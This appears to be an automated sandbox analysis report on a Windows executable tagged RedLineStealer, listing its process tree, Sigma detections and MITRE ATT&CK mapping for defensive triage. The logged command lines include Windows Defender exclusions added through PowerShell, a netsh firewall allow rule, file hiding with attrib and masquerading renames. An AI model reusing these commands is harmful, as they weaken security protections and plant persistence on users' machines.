ID: 553368
Sample Name:
5641e24e22ccd259f18585ed2cbbaf6be3b39a04b3c7e.exe
Cookbook: default.jbs
Time: 19:10:32
Date: 14/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 5641e24e22ccd259f18585ed2…

Overview


General Information

Sample Name:	5641e24e22ccd259f18585ed2cbbaf6be3b39a04b3c7e.exe
Analysis ID:	553368
MD5:	8fb77edbae0c40e.
SHA1:	0d1580519970aa..
SHA256:	5641e24e22ccd2..
Tags:	exe RedLineStealer
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Antivirus detection for URL or domain
- Sigma detected: Copying Sensitive …
- Creates an autostart registry key po…
- Creates multiple autostart registry ke…
- Sigma detected: Suspicious Script E…
- Uses netsh to modify the Windows n…
- Uses cmd line tools excessively to a…
- Modifies the hosts file
- Uses known network protocols on no…
- Sigma detected: CobaltStrike Proce…
- Sigma detected: Powershell Defende…
- Uses whoami command line tool to g…

Classification



Process Tree

- **System is w10x64**
- 5641e24e22ccd259f18585ed2cbbaf6be3b39a04b3c7e.exe (PID: 4356 cmdline: "C:\Users\user\Desktop\5641e24e22ccd259f18585ed2cbbaf6be3b39a04b3c7e.exe" MD5: 8FB77EDBAE0C40E1E19D82A406B7615A)
  - cmd.exe (PID: 6516 cmdline: cmd /C "powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Local\Temp" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - conhost.exe (PID: 6732 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - conhost.exe (PID: 1312 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - powershell.exe (PID: 3200 cmdline: powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Local\Temp MD5: 95000560239032BC68B4C2FDFCDEF913)
    - powershell.exe (PID: 1068 cmdline: powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Local\Temp MD5: 95000560239032BC68B4C2FDFCDEF913)
  - cmd.exe (PID: 7072 cmdline: cmd /Q /C move /Y C:\Users\user\Desktop\5641e24e22ccd259f18585ed2cbbaf6be3b39a04b3c7e.exe C:\Windows\acrotray.exe MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - conhost.exe (PID: 3696 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - conhost.exe (PID: 6068 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - WMIC.exe (PID: 3336 cmdline: wmic path win32_VideoController get name MD5: EC80E603E0090B3AC3C1234C2BA43A0F)
  - cmd.exe (PID: 3180 cmdline: cmd /C whoami MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - conhost.exe (PID: 5536 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - whoami.exe (PID: 2132 cmdline: whoami MD5: AA18BE1AD24DE09417C1A7459F5C1701)
  - cmd.exe (PID: 5556 cmdline: cmd /C "netsh advfirewall firewall add rule name=\"acrotray\" dir=in action=allow program=\"C:\Users\user\Desktop\5641e24e22ccd259f18585ed2cbbaf6be3b39a04b3c7e.exe\" enable=yes" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - conhost.exe (PID: 4828 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - netsh.exe (PID: 2056 cmdline: netsh advfirewall firewall add rule name=\"acrotray\" dir=in action=allow program=\"C:\Users\user\Desktop\5641e24e22ccd259f18585ed2cbbaf6be3b39a04b3c7e.exe\" enable=yes MD5: 98CC37BBF363A38834253E22C80A8F32)
  - cmd.exe (PID: 5792 cmdline: cmd /C whoami MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - conhost.exe (PID: 6000 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - whoami.exe (PID: 5268 cmdline: whoami MD5: AA18BE1AD24DE09417C1A7459F5C1701)
      - cmd.exe (PID: 6312 cmdline: cmd /Q /C move /Y C:\Windows\acrotray.exe C:\Users\user\AppData\Roaming\Microsoft\AdobeARM.exe MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 4484 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - cmd.exe (PID: 2328 cmdline: cmd /C "powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Local\Temp" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 6240 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - powershell.exe (PID: 5572 cmdline: powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Local\Temp MD5: 95000560239032BC68B4C2FDFCDEF913)
      - cmd.exe (PID: 6068 cmdline: cmd /C whoami MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 5616 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - whoami.exe (PID: 5580 cmdline: whoami MD5: AA18BE1AD24DE09417C1A7459F5C1701)
      - cmd.exe (PID: 1904 cmdline: cmd /Q /C reg add "HKCU\Software\Mystic Entertainment" /f MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 6488 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - reg.exe (PID: 6636 cmdline: reg add "HKCU\Software\Mystic Entertainment" /f MD5: E3DACF0B31841FA02064B4457D44B357)
          - conhost.exe (PID: 4348 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

- WMIC.exe (PID: 2828 cmdline: wmic cpu get name MD5: EC80E603E0090B3AC3C1234C2BA43A0F)
- cmd.exe (PID: 5544 cmdline: cmd /C whoami MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 3732 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - whoami.exe (PID: 3200 cmdline: whoami MD5: AA18BE1AD24DE09417C1A7459F5C1701)
- cmd.exe (PID: 6300 cmdline: cmd /C "attrib +S +H C:\Users\user\AppData\Roaming\Microsoft\AdobeARM.exe" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 4432 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - attrib.exe (PID: 6780 cmdline: attrib +S +H C:\Users\user\AppData\Roaming\Microsoft\AdobeARM.exe MD5: FDC601145CD289C6FBC96D3F805F3CD7)
- cmd.exe (PID: 5848 cmdline: cmd /C "powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 4936 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 1068 cmdline: powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft MD5: 95000560239032BC68B4C2FDFCDEF913)
- cmd.exe (PID: 6636 cmdline: cmd /C "wmic cpu get name" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
- cmd.exe (PID: 6868 cmdline: cmd /C "wmic path win32_VideoController get name" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 5624 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - WMIC.exe (PID: 4488 cmdline: wmic path win32_VideoController get name MD5: EC80E603E0090B3AC3C1234C2BA43A0F)
- cmd.exe (PID: 6628 cmdline: cmd /C ver MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 6196 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- cmd.exe (PID: 3696 cmdline: cmd /C "wmic path win32_VideoController get name" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
- cmd.exe (PID: 3076 cmdline: cmd /C whoami MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 3180 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - whoami.exe (PID: 5684 cmdline: whoami MD5: AA18BE1AD24DE09417C1A7459F5C1701)
- cmd.exe (PID: 7080 cmdline: cmd /C whoami MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 3752 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - whoami.exe (PID: 5792 cmdline: whoami MD5: AA18BE1AD24DE09417C1A7459F5C1701)
- cmd.exe (PID: 3312 cmdline: cmd /C "wmic cpu get name" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 5568 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

- cmd.exe (PID: 4896 cmdline: cmd /C "ipconfig //flushdns" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 6116 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - ipconfig.exe (PID: 924 cmdline: ipconfig //flushdns MD5: C7FAFF418EF7AD7ABDA10A5BCF9B53EB)
    - conhost.exe (PID: 5624 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - whoami.exe (PID: 5872 cmdline: whoami MD5: AA18BE1AD24DE09417C1A7459F5C1701)
- cmd.exe (PID: 4232 cmdline: cmd /Q /C reg add "HKCU\Software\Mystic Entertainment" /f MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 720 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - reg.exe (PID: 1860 cmdline: reg add "HKCU\Software\Mystic Entertainment" /f MD5: E3DACF0B31841FA02064B4457D44B357)
- cmd.exe (PID: 3952 cmdline: cmd /C "wmic cpu get name" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 7120 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 6732 cmdline: cmd /C "powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Local\Temp" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - cmd.exe (PID: 2504 cmdline: cmd /Q /C move /Y C:\Windows\acrotray.exe C:\Users\user\AppData\Roaming\Microsoft\sidebar.exe MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 1864 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 924 cmdline: cmd /C whoami MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - cmd.exe (PID: 4632 cmdline: cmd /Q /C reg add "HKCU\Software\Trion Softworks" /f MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 5924 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - reg.exe (PID: 6152 cmdline: reg add "HKCU\Software\Trion Softworks" /f MD5: E3DACF0B31841FA02064B4457D44B357)
    - cmd.exe (PID: 5968 cmdline: cmd /C whoami MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 6200 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - whoami.exe (PID: 5952 cmdline: whoami MD5: AA18BE1AD24DE09417C1A7459F5C1701)
    - cmd.exe (PID: 5648 cmdline: cmd /C "attrib +S +H C:\Users\user\AppData\Roaming\Microsoft\sidebar.exe" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 5016 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - attrib.exe (PID: 6504 cmdline: attrib +S +H C:\Users\user\AppData\Roaming\Microsoft\sidebar.exe MD5: FDC601145CD289C6FBC96D3F805F3CD7)
    - cmd.exe (PID: 4360 cmdline: cmd /C "powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 3348 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - powershell.exe (PID: 2924 cmdline: powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft MD5: 95000560239032BC68B4C2FDFCDEF913)
    - cmd.exe (PID: 5116 cmdline: cmd /C "wmic cpu get name" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 6088 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - WMIC.exe (PID: 6780 cmdline: wmic cpu get name MD5: EC80E603E0090B3AC3C1234C2BA43A0F)
    - cmd.exe (PID: 7116 cmdline: cmd /C "wmic path win32_VideoController get name" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 3932 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - WMIC.exe (PID: 5964 cmdline: wmic path win32_VideoController get name MD5: EC80E603E0090B3AC3C1234C2BA43A0F)
    - cmd.exe (PID: 4624 cmdline: cmd /C ver MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 1904 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 7084 cmdline: cmd /C "wmic path win32_VideoController get name" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 2260 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - WMIC.exe (PID: 1760 cmdline: wmic path win32_VideoController get name MD5: EC80E603E0090B3AC3C1234C2BA43A0F)
    - cmd.exe (PID: 6632 cmdline: cmd /C whoami MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 4632 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - whoami.exe (PID: 1244 cmdline: whoami MD5: AA18BE1AD24DE09417C1A7459F5C1701)
    - cmd.exe (PID: 6788 cmdline: cmd /C whoami MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 2248 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - whoami.exe (PID: 6036 cmdline: whoami MD5: AA18BE1AD24DE09417C1A7459F5C1701)
    - cmd.exe (PID: 5756 cmdline: cmd /C "wmic cpu get name" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 5388 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - WMIC.exe (PID: 4488 cmdline: wmic cpu get name MD5: EC80E603E0090B3AC3C1234C2BA43A0F)
- cmd.exe (PID: 7076 cmdline: cmd /C "attrib +S +H C:\Windows\acrotray.exe" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)

- conhost.exe (PID: 4768 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - conhost.exe (PID: 7080 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - WMIC.exe (PID: 5092 cmdline: wmic path win32_VideoController get name MD5: EC80E603E0090B3AC3C1234C2BA43A0F)
- attrib.exe (PID: 5556 cmdline: attrib +S +H C:\Windows\acrotray.exe MD5: FDC601145CD289C6FBC96D3F805F3CD7)
- cmd.exe (PID: 2956 cmdline: cmd /C "powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 6592 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 5616 cmdline: powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft MD5: 95000560239032BC68B4C2FDFCDEF913)
- cmd.exe (PID: 6328 cmdline: cmd /C "wmic path win32_VideoController get name" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 6000 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - WMIC.exe (PID: 2328 cmdline: wmic path win32_VideoController get name MD5: EC80E603E0090B3AC3C1234C2BA43A0F)
- cmd.exe (PID: 5624 cmdline: cmd /C ver MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 4960 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- cmd.exe (PID: 4768 cmdline: cmd /C "wmic path win32_VideoController get name" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)

- acrotray.exe (PID: 7120 cmdline: "C:\Windows\acrotray.exe" MD5: 8FB77EDBAE0C40E1E19D82A406B7615A)
- acrotray.exe (PID: 5268 cmdline: "C:\Windows\acrotray.exe" MD5: 8FB77EDBAE0C40E1E19D82A406B7615A)

- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

System Summary:

Sigma detected: Copying Sensitive Files with Credential Data
Sigma detected: Suspicious Script Execution From Temp Folder
Sigma detected: CobaltStrike Process Patterns
Sigma detected: Powershell Defender Exclusion
Sigma detected: Whoami Execution Anomaly
Sigma detected: Netsh Port or Application Allowed
Sigma detected: Whoami Execution
Sigma detected: Hiding Files with Attrib.exe
Sigma detected: Non Interactive PowerShell
Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file
Antivirus detection for URL or domain

Networking:

Uses known network protocols on non-standard ports

Spam, unwanted Advertisements and Ransom Demands:

Modifies the hosts file

System Summary:

Persistence and Installation Behavior:

Uses cmd line tools excessively to alter registry or file data

Uses ipconfig to lookup or modify the Windows network settings

Boot Survival:

Creates an autostart registry key pointing to binary in C:\Windows

Creates multiple autostart registry keys

Uses whoami command line tool to query computer and username

Hooking and other Techniques for Hiding and Protection:

Uses known network protocols on non-standard ports

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

Modifies the hosts file

Adds a directory exclusion to Windows Defender

Lowering of HIPS / PFW / Operating System Security Settings:

Uses netsh to modify the Windows network and firewall settings

Modifies the hosts file


Modifies the windows firewall

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Cor
Valid Accounts	Windows Management Instrumentation 1 1	Registry Run Keys / Startup Folder 2 1	Process Injection 1 2	Masquerading 3 1	OS Credential Dumping	Security Software Discovery 2 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Sta Port 1
Default Accounts	Command and Scripting Interpreter 1 2	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 2 1	File and Directory Permissions Modification 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Applicati Layer Protocol
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 3	Security Account Manager	Virtualization/Sandbox Evasion 4 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Applicati Layer Protocol
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Modify Registry 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Imperso
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 4 1	LSA Secrets	System Network Configuration Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channel

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Cor
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 1 2	Cached Domain Credentials	System Information Discovery 1 2 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiban Commur
External Remote Services	Scheduled Task	Startup Items	Startup Items	Hidden Files and Directories 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commor Used Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Obfuscated Files or Information 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicati Layer Pr
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Software Packing 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Pro
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	File Deletion 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Trar Protocol


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
5641e24e22ccd259f18585ed2cbbaf6be3b39a04b3c7e.exe	21%	Virustotal		Browse
